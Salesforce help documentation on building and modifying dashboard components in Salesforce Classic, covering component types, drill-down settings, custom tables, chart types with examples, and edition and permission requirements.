Add components by dragging a component type onto the dashboard, then dropping a data source (report, s-control, or Visualforce page) onto it.

Modify a Dashboard Component

A dashboard component is a visual representation of the data in a report. You can change where the component's data comes from, what the data looks like in the component, and what kind of component it is.

Edit Dashboards with Keyboard Shortcuts in Lightning Experience

From the Dashboard tab, you can create, edit, or delete a dashboard using nothing but your keyboard. Use keystrokes to edit dashboards quickly and easily in Lightning Experience.

Edit Dashboards in Accessibility Mode in Salesforce Classic

In Salesforce Classic, you can edit dashboards in Accessibility mode.

SEE ALSO:

- Add a Dashboard Filter
- Build a Salesforce Classic Dashboard

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create dashboards:
- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you created:
- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you didn't create:
- "Run Reports," "Manage Dashboards," AND "View All Data"

To create, edit, and delete dynamic dashboards:
- "Run Reports" AND "Manage Dynamic Dashboards"

Add a Dashboard Component

Add components by dragging a component type onto the dashboard, then dropping a data source (report, s-control, or Visualforce page) onto it.

1. On the dashboard where you want to add a component, click **Edit**.

   You can continue to edit the dashboard while components and data sources are loading.

2. Drag the component type you want from the Components tab onto your dashboard.

   Tip: You can also drop the data source first, then drop a component type onto it.

   To select the kind of component you need, consider the type of data you're showing and the uses it will serve.

	Use a chart when you want to show data graphically. You can choose from a variety of chart types.
	Use a gauge when you have a single value that you want to show within a range of custom values
	Use a metric when you have one key value to display. • Enter metric labels directly on components by clicking the empty text field next to the grand total. • Metric components placed directly above and below each other in a dashboard column are displayed together as a single component.
	Use a table to show a set of report data in column form.
Visualforce Page	Use a Visualforce page when you want to create a custom component or show information not available in another component type.
Custom S-Control	Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create dashboards:
- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you created:
- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you didn't create:
- "Run Reports," "Manage Dashboards," AND "View All Data"

To create, edit, and delete dynamic dashboards:
- "Run Reports" AND "Manage Dynamic Dashboards"

3. Drag a report from the Data Sources tab onto the component you just dropped on the dashboard.
   - You can show a joined report that includes a chart on a dashboard. Edit the joined report dashboard component and select **Use chart as defined in the source report**.
   - If the dashboard has a filter, the data source must contain the filter field or an equivalent. If it doesn't, the filter may not work.
   - Some custom forecast and lead reports aren't available for dashboards.
   - For Visualforce components, the data source must be a Visualforce page.

   Tip: Each folder can contain up to 200 data sources. To home in on the right data source quickly, try Quick Find or the **Recent**, **My**, and **All** filters.

4. Click on your dashboard component.
5. On the Component Data tab, choose which summary fields and groupings in the underlying report you want to display in your component.

   Tip: Make more fields available for a dashboard component by adding them to the source report chart.For example, create a combination chart on the report using vertical columns and lines. The additional groupings in the report chart are available to use in dashboard components.

6. On the Formatting tab, specify how your component shows its data.

   Your formatting choices depend on the component type you choose.

   Note: For Visualforce pages and s-controls, set the `Height`.

7. Click **OK**.
8. Drag, drop and click to rearrange components on the dashboard.
   - Grab components by the header bar and drag them to the right location on the dashboard.
   - Click for a data source to remove it from the component.
   - Click for a component to remove it from the dashboard.
   - Click component header, title, and footer fields to edit them.
   - Change colors for picklist values displayed in dashboard components. You need the “Customize Application” permission to update picklists.
   - Optionally, for filtered dashboards, choose a different field in the `Filtered By` drop-down.

Modify a Dashboard Component

A dashboard component is a visual representation of the data in a report. You can change where the component's data comes from, what the data looks like in the component, and what kind of component it is.

Note: "Manage Dynamic Dashboards" is available after Enhanced Analytics Folder Sharing is turned on. Enhanced Analytics Folder Sharing grants report and dashboard folders detailed access levels. If your org was created after the Summer '13 Salesforce release, you already have Enhanced Analytics Folder Sharing. If your org doesn't have Enhanced Analytics Folder Sharing enabled, refer to *Turn On Enhanced Sharing for Reports and Dashboards* in the Salesforce help.

Dashboard builder is a drag-and-drop interface for creating and modifying dashboards. Drag, drop and click to rearrange components on the dashboard. Hover details and drill-down are available when you view and not when you edit a dashboard.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit and delete dashboards you created:
- "Run Reports" AND "Manage Dashboards"

To edit and delete dashboards you didn't create:
- "Run Reports" AND "Manage Dashboards"

To create, edit, and delete dynamic dashboards:
- "Run Reports" AND "Manage Dynamic Dashboards"

1. Make Fields Available in a Dashboard Component
   Make more fields available for a dashboard component by adding them to the source report chart.
2. Choose Where Users Go When Clicking a Dashboard Component
   You can edit a dashboard component so that when users click the component, they can drill down to the source report, filtered report, record detail page, or other URL.
3. Custom Four-Column Table
   Table visuals are useful to list values of several items against some criteria. The fields you add to the source report chart are the ones available for the table columns in dashboards.
4. Dashboard Component Types
   Dashboard components can be charts, tables, gauges, metrics, or other components that you can create with VisualForce.
5. Chart Types
   You can show data in reports and dashboards in the form of bars, columns, lines, shapes, or other elements. Which is right depends on what the data is about and what you want to show with it.
6. Data Settings for Dashboard Chart Components
   Choose the data you want to show on your report or dashboard chart. The chart automatically selects groupings and summary values from your report. You can override some of those choices to focus on the data you need to share.
7. Visual Settings for Dashboard Chart Components
   Choose the type of chart that fits the data you are sharing, then apply the visual settings that will communicate the data most effectively.

SEE ALSO:

Add a Dashboard Filter

Make Fields Available in a Dashboard Component

Make more fields available for a dashboard component by adding them to the source report chart.

For example, create a combination chart on the report using vertical columns and lines. The additional groupings in the report chart are available to use in dashboard components.

Choose Where Users Go When Clicking a Dashboard Component

You can edit a dashboard component so that when users click the component, they can drill down to the source report, filtered report, record detail page, or other URL.

Edit a component and set the `Drill Down to` option on the Component Data tab. Choose one of these options:

- Source Report—Takes the user to the full source report for the dashboard component.
- Filtered Source Report—When users click individual groups, X-axis values, or legend entries, they are taken to the source report filtered by what they clicked.

  For example, if you had a stacked vertical column chart of opportunities grouped by stage, with months as the X-axis, you could click an individual stage in a bar, a month on the X-axis, or a legend entry for a stage to drill down to the filtered source report. (Not available for gauges, metrics, or tables.)

- Record Detail Page—When users click chart or table elements, axis values, or legend entries, they are taken to the detail page for that record. You can only choose this option for tables and charts that use a source report grouped by record name, record owner, or feed post. (Not available for gauges or metrics.)
- Other URL—Takes the user to the URL that you specify. You can't add URLs that begin with "mailto:" or "javascript:" to dashboard components.


Custom Four-Column Table

Table visuals are useful to list values of several items against some criteria. The fields you add to the source report chart are the ones available for the table columns in dashboards.


Tables show two columns of data by default. They can show totals and up to four columns of data if you customize. You can also personalize the table and show users' Chatter photos as long as the table doesn't have more than 20 rows.

Before you customize a table, make sure your source report is in matrix or summary format and *contains* a chart.

1. To create a four-column table, edit a table component on a dashboard and click the **Customize Table** link . Customized tables allow null values in the results. Default two-column tables do not.



2. Which fields you can use in the table depends on the fields you picked in the source report chart:



a. The chart must contain groupings and at least one summary.

b. The first grouping in the report chart becomes the first column of the table. To show a different field as the first column in the table, select the desired grouping in the report chart.

c. Use a combination vertical bar or a scatter chart in the report to make more fields available for the table.

Example

You can use a table to show:

- Top sales reps for the quarter with the number of opportunities each won.
- Number of cases by product in the last three months.
- Number of accounts by region, the total number of opportunities available, and those won.

Take a look at this customized four-column table that shows the top sales reps by region with the number and value of opportunities they won.



Dashboard Component Types

Dashboard components can be charts, tables, gauges, metrics, or other components that you can create with VisualForce.

Component Type	Image	Description
Chart		Use a chart when you want to show data graphically. You can choose from a variety of chart types.
Gauge		Use a gauge when you have a single value that you want to show within a range of custom values. For example, to create a dashboard that measures where your current closed opportunity amounts fall within a range of values, set the `Minimum Value`, `Breakpoint #1 Value`, `Breakpoint #2 Value`, and `Maximum Value` for the gauge. The ranges that you set can indicate poor, acceptable, and good performance. Set appropriate colors for each of these ranges to visually indicate progress. To create a gauge with only two ranges, leave `Breakpoint #2 Value` blank. Select `Show Percentage` or `Show Total` to display those values on the gauge. Values exceeding the maximum are shown as greater than 100%.
Metric		Use a metric when you have one key value to display. For example, if you have a report showing the total amount for all opportunities in the `Closed`, `Commit`, and `Base Case` stages in the current month, you can name that value and use it as a revenue target for the month displayed on the dashboard.

Component Type	Image	Description
Table		Use a table to show a set of report data in column form. For example, to see the top 20 opportunities by amount, set `Maximum Values Displayed` to *20*, click **Customize Table** and select opportunity name, amount, and other columns to display, choose the sort order, and set conditional highlighting. Available columns include all chart groupings and report summary fields, as well as the second-level grouping defined in the report.
Visualforce Page	N/A	Use a Visualforce page when you want to create a custom component or show information not available in another component type. For example, a Visualforce page can display data from an external system or show Salesforce data in a custom way. Visualforce pages must meet certain requirements to be displayed in dashboards; otherwise, they don't appear in the `Visualforce Page` drop-down list. See Creating Visualforce Dashboard Components.
Custom S-Control	N/A	Custom s-controls can contain any type of content that you can display in a browser, for example a Java applet, an Active-X control, an Excel file, or a custom HTML Web form. **Important:** Visualforce pages supersede s-controls. Organizations that haven't previously used s-controls can't create them. Existing s-controls are unaffected, and can still be edited.

SEE ALSO:

Modify a Dashboard Component

Chart Types

You can show data in reports and dashboards in the form of bars, columns, lines, shapes, or other elements. Which is right depends on what the data is about and what you want to show with it.

1. Bar Charts
   A bar chart shows values as horizontal lengths, so this format can be good for comparing distance or time. Use a bar chart when you have a summary report with a single grouping, or you only want to display one grouping.
2. Column Charts
   A column chart is very much like a bar chart, but it can be a better format for showing relative counts of things, such as leads or dollars. Use a column chart when you have a summary report with a single grouping, or you only want to display one grouping.
3. Line Charts
   Line charts are good for showing changes in the value of an item over a series of points in time, such as week to week or quarter to quarter. Use a line chart when you have one important grouping representing an ordered set of data and one value to show.
4. Pie Charts
   Use a pie chart when you have multiple groupings and want to show the proportion of a single value for each grouping against the total.
5. Donut Charts
   Use a donut chart when you have multiple groupings and want to show not only the proportion of a single value for each grouping against the total, but also the total amount itself.
6. Funnel Charts
   Use a funnel chart when you have multiple groupings in an ordered set and want to show the proportions among them.

7. Scatter Charts
   Use scatter charts to show meaningful information using one or two groups of report data plus summaries.

SEE ALSO:

- Scatter Charts
- Modify a Dashboard Component
- Create a Custom Report in Accessibility Mode
- Show Different Data Sets in One Chart
- Data Settings for Dashboard Chart Components
- Visual Settings for Dashboard Chart Components

Bar Charts

A bar chart shows values as horizontal lengths, so this format can be good for comparing distance or time. Use a bar chart when you have a summary report with a single grouping, or you only want to display one grouping.



For example, to see the amount in each sales stage in a report, select `Sum of Amount` as the `X-axis` and `Stage` as the `Y-axis`. The chart displays one bar for each stage, with the length proportional to the total opportunity amount.

The advantage of the horizontal bar charts is that the chart can be extended vertically to show numerous groupings, though the width is fixed. Depending on chart settings, you can also display Chatter photos.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Grouped Bar Charts
   Use a grouped bar chart when you have multiple groupings, and you want to compare values within a secondary grouping, but not the totals.
2. Stacked Bar Charts
   Use a stacked bar chart when you have multiple groupings and are interested in the proportions between values in each grouping, as well as each grouping's total.
3. Bar Charts Stacked to 100%
   Use a bar chart stacked to 100 percent when you have multiple groupings and are interested in the proportions between values in each grouping, as well as each grouping's total.

SEE ALSO:

- Data Settings for Dashboard Bar and Column Chart Components
- Formatting Settings for Dashboard Bar Chart Components

Grouped Bar Charts

Use a grouped bar chart when you have multiple groupings, and you want to compare values within a secondary grouping, but not the totals.



For example, to compare the amount of deals closed each month by lead source in a report, set amount as the `X-axis`, source as the `Y-axis`, and closing month as the `Groupings` value. The chart displays a set of bars for each source, one bar for each month. The monthly differences within a particular source are easy to compare.

You can also compare a given month across sources, but comparing the total number of leads for each source may be difficult.

Tip: Use a stacked chart to compare totals.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Stacked Bar Charts

Use a stacked bar chart when you have multiple groupings and are interested in the proportions between values in each grouping, as well as each grouping's total.



For example, to compare the status of leads by campaign in a report, and also to compare the totals for each status, set record count as the `X-axis`, status as the `Y-axis`, and campaign as the `Groupings` value. The chart displays a single bar for each status, broken down by campaign, with each campaign shown in a different color.

The proportion of each campaign in each status is easy to compare, as are the totals for each status, but comparing a single campaign's contribution to different statuses, or to the total, may be difficult.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Bar Charts Stacked to 100%

Use a bar chart stacked to 100 percent when you have multiple groupings and are interested in the proportions between values in each grouping, as well as each grouping's total.



For example, to compare the status of leads by campaign in a report, and also to compare the totals for each status, set record count as the `X-axis`, status as the `Y-axis`, and campaign as the `Groupings` value. The chart displays a single bar for each status, broken down by campaign, with each campaign shown in a different color.

The proportion of each campaign in each status is easy to compare, as are the totals for each status, but comparing a single campaign's contribution to different statuses, or to the total, may be difficult.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Column Charts

A column chart is very much like a bar chart, but it can be a better format for showing relative counts of things, such as leads or dollars. Use a column chart when you have a summary report with a single grouping, or you only want to display one grouping.



For example, to see the number of leads by lead source in a report, set record count as the `Y-axis` and source as the `X-axis`. The chart displays one column for each source, with the height proportional to the total number of leads. The width of column charts is constrained by dashboard column size and report chart size. Horizontal bar charts may be better for large numbers of groupings. Column charts are good when showing values by date, since dates traditionally run along the X-axis.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

1. Grouped Column Charts
   Use a grouped column chart when you have multiple groupings, and you want to compare values within a secondary grouping, but not the totals.
2. Stacked Column Charts
   Use a stacked column chart when you have multiple groupings and you're interested in the proportions between values in each grouping, as well as each grouping's total.
3. Stacked Bar Charts
   Use a stacked bar chart when you have multiple groupings and are interested in the proportions between values in each grouping, as well as each grouping's total.
4. Column Chart Stacked to 100 Percent
   Use a column chart stacked to 100 percent when you have multiple groupings and are interested in the proportions between values in each grouping, as well as each grouping's total.

Grouped Column Charts

Use a grouped column chart when you have multiple groupings, and you want to compare values within a secondary grouping, but not the totals.



For example, to compare the number of opportunities created each month by campaign source in a report, set record count as the `Y-axis`, created month as the `X-axis`, and source as the `Groupings` value. The chart displays a set of bars for each month, one bar for each campaign source. The differences between sources within a particular month are easy to compare.

You can also compare a particular source across months, but comparing the total number of opportunities for each month may be difficult.

Tip: Use a stacked chart to compare totals.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Stacked Column Charts

Use a stacked column chart when you have multiple groupings and you're interested in the proportions between values in each grouping, as well as each grouping's total.



For example, to compare the number of opportunities created each month by campaign source in a report, and also to compare the totals for each month, set record count as the `Y-axis`, created month as the `X-axis`, and source as the `Groupings` value. The chart displays a single bar for each month, broken down by source, with each source shown in a different color.

The proportion of each source in each month is easy to compare, as are the monthly totals, but comparing a single source's contribution to different months, or to the total, may be difficult.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Stacked Bar Charts

Use a stacked bar chart when you have multiple groupings and are interested in the proportions between values in each grouping, as well as each grouping's total.



For example, to compare the status of leads by campaign in a report, and also to compare the totals for each status, set record count as the `X-axis`, status as the `Y-axis`, and campaign as the `Groupings` value. The chart displays a single bar for each status, broken down by campaign, with each campaign shown in a different color.

The proportion of each campaign in each status is easy to compare, as are the totals for each status, but comparing a single campaign's contribution to different statuses, or to the total, may be difficult.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Column Chart Stacked to 100 Percent

Use a column chart stacked to 100 percent when you have multiple groupings and are interested in the proportions between values in each grouping, as well as each grouping's total.



For example, to compare the number of opportunities created each month by campaign source in a report, and also to compare the totals for each month, set record count as the `Y-axis`, created month as the `X-axis`, and source as the `Groupings` value. The chart displays a single bar for each month, broken down by source, with each source shown in a different color. The proportion of each source in each month is easy to compare, as are the monthly totals, but comparing a single source's contribution to different months, or to the total, may be difficult.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Line Charts

Line charts are good for showing changes in the value of an item over a series of points in time, such as week to week or quarter to quarter. Use a line chart when you have one important grouping representing an ordered set of data and one value to show.



Line charts are useful for showing data over time. For example, to see the numbers of leads created each month in a report, set record count as the `Y-axis` and created month for the `X-axis`. The chart displays a line connecting the record count totals for each month. Salesforce does not plot missing (null) values.

If a missing value occurs in the middle of a data set, Salesforce displays a gap in the line.

1. Grouped Line Charts
   Use a grouped line chart when you have multiple groupings—each with one important secondary grouping representing an ordered set of data—and one value to show.
2. Cumulative Line Charts
   Use a cumulative line chart when you have one important grouping representing an ordered set of data and one value to show, summed over time.
3. Grouped Cumulative Line Charts
   Use a cumulative line chart when you have one important grouping representing an ordered set of data and one value to show, summed over time.Use a grouped line chart when you have multiple groupings—each with one important secondary grouping representing an ordered set of data—and one value to show.

Grouped Line Charts
Use a grouped line chart when you have multiple groupings—each with one important secondary grouping representing an ordered set of data—and one value to show.



For example, to see monthly leads by lead source in a report, set record count as the `Y-axis`, created month as the `X-axis`, and source as the `Groupings` value. The chart displays a line for each source, connecting that source's record count totals for each month. Each line spans the earliest to the latest month containing data. Comparing the total numbers for each month may be difficult.

Salesforce does not plot missing (null) values. If a missing value occurs in the middle of a data set, Salesforce displays a gap in the line.

Cumulative Line Charts
Use a cumulative line chart when you have one important grouping representing an ordered set of data and one value to show, summed over time.



For example, to see the total amount of closed opportunities by day in the current month in a report, set amount as the `Y-axis` and closing day as the `X-axis`. The chart displays one line, with the line's height representing the cumulative amount of closed opportunities up to and including that day. You can't see the amount for any single day—only the cumulative amount.

If the data set contains a missing (null) value, Salesforce continues the line using the previous value in the data set.

Grouped Cumulative Line Charts
Use a cumulative line chart when you have one important grouping representing an ordered set of data and one value to show, summed over time.Use a grouped line chart when you have multiple groupings—each with one important secondary grouping representing an ordered set of data—and one value to show.



For example, to see the total amount of closed opportunities by day for each of the last three months in a report, set amount as the `Y-axis`, closing day as the `X-axis`, and closing month as the `Groupings` value. The chart displays a line for each month, with the line's height representing the cumulative amount of closed opportunities up to and including that day.

Pie Charts

Use a pie chart when you have multiple groupings and want to show the proportion of a single value for each grouping against the total.



For example, to see the breakdown of your case queue by case status in a report, set record count for `Values` and status for `Wedges`. The chart displays a circle made up of wedges, each wedge representing the cases in a case status. Wedge size is proportional to the numbers of cases.

Pie charts are not ideal for comparing values that are close together or numerous small values.

Select `Show Labels`, `Show Values`, or `Show Wedge %` to include that information on the chart. (Only available with Chart Analytics 2.0.)

Donut Charts

Use a donut chart when you have multiple groupings and want to show not only the proportion of a single value for each grouping against the total, but also the total amount itself.



For example, to see the breakdown of your case queue by case status in a report, as well as the total number of cases, set record count for `Values` and status for `Wedges`. The chart displays a donut made up of wedges, each wedge representing a case status. Wedge size is proportional to the numbers of cases. The total number of cases for all statuses is shown in the middle.

Select `Show Labels`, `Show Values`, `Show Wedge %`, or `Show Total` to include that information on the chart.

Funnel Charts

Use a funnel chart when you have multiple groupings in an ordered set and want to show the proportions among them.



For example, to see the amount of opportunities in each stage in a report, set amount for `Values` and stage for `Segments`. Since the `Opportunity: Stage` field is an ordered picklist, the stages are sorted in the same order as the picklist, with each segment representing the amount for that stage. Funnel charts are useful for showing the flow of opportunities through the stages; a substantially larger segment may indicate a bottle-neck at that stage.

Select `Show Labels`, `Show Values`, or `Show Segment %` to include that information on the chart.

Scatter Charts

Use scatter charts to show meaningful information using one or two groups of report data plus summaries.




For example, to see how stage duration correlates with the number of activities for opportunities, group your report by `Opportunity Name` and plot the scatter chart by the grouping. Then set `X-Axis` on the chart to `Record Count` and `Y-Axis` to `Stage Duration`. The chart will show a dot for each opportunity. You can tell at a glance if the stage duration is shorter for opportunities that have more activities.

Because a scatter chart shows data grouped by summarized values, you need at least one grouping in your report. Choose a report format that allows groupings, such as, summary, matrix, or joined. You also need at least one summarized field in the report to show data on the axes of the chart. Otherwise, the chart will show record count on the axes. Scatter charts automatically show data from the source report or you can manually choose what information to display for groupings and summaries.

If your source report has	The X-axis automatically displays	The Y-axis automatically displays
No summary fields	Record count.	Record count.
One or more summary fields	First summary.	• Either record count or the second summary in report charts. • The first summary in dashboard charts even if the source report has multiple summaries. But you can manually choose a different summary to show on the axis.

This is a report on closed won opportunities grouped by account and opportunity owner. A scatter chart can reveal the potential for tapping into accounts with a higher annual revenue.



This chart builds on some key fields:

1. **Plot By** automatically chooses the first report grouping. We manually chose the second grouping to show opportunities won by `Account Name`.

2. **X-axis** shows record count when there are no summarized fields or autoselects the first summary field. Since summary is more useful, the chart shows `Sum of Won Amount`.
3. **Y-axis** here shows a manually selected summary field, `Average Annual Revenue`.
4. **Group By** is not set by default. Since the report has another grouping, the chart groups data further by the manually selected `Opportunity Owner` grouping. The colored dots in the chart and legend show this grouping.

The scatter chart component type in dashboards has these limitations:

- It doesn't show tabular reports.
- You can't sort by labels or values.
- You can only change how Y-axis units are displayed.
- You can manually define the range for Y-axis alone.

SEE ALSO:

Chart Types
Modify a Dashboard Component
Data Settings for Dashboard Scatter Chart Components
Formatting Settings for Dashboard Scatter Chart Components
Data Settings for Dashboard Scatter Chart Components
Formatting Settings for Dashboard Scatter Chart Components

Data Settings for Dashboard Chart Components

Choose the data you want to show on your report or dashboard chart. The chart automatically selects groupings and summary values from your report. You can override some of those choices to focus on the data you need to share.

1. Scatter Charts
   Use scatter charts to show meaningful information using one or two groups of report data plus summaries.
2. Data Settings for Dashboard Bar and Column Chart Components
   Horizontal bar and vertical column charts are useful for comparing the values of one or more report groupings. Use the Component Data tab to select the groupings and summaries you want your bar or column chart to display.
3. Data Settings for Dashboard Funnel Chart Components
   Funnel charts are useful for showing the flow of opportunities through stages.
4. Data Settings for Dashboard Scatter Chart Components
   Scatter charts are useful to show one or two groups of report data plus summaries. These data settings for the scatter chart are available in the dashboard component editor under **Component Data**.
5. Data Settings for Dashboard Gauge Components
   A gauge is used to see how far you are from reaching a goal. It displays a single value, such as closed deals.
6. Data Settings for Dashboard Line Chart Components
   Line charts are useful for showing data over time.
7. Data Settings for Dashboard Metric Components
   The settings on the Component Data tab define how your dashboard metric component gets and manages the data it displays.

8. Data Settings for Dashboard Pie and Donut Chart Components
   A pie chart or a donut chart is good for showing the relative shares of different quantities. Use the component data tab to select the values your pie or donut chart will compare.
9. Data Settings for Dashboard Table Components
   A table component shows columns of data from a custom report in a dashboard. The settings on the Component Data tab control how a table component gets and manages the data it displays.

Scatter Charts

Use scatter charts to show meaningful information using one or two groups of report data plus summaries.

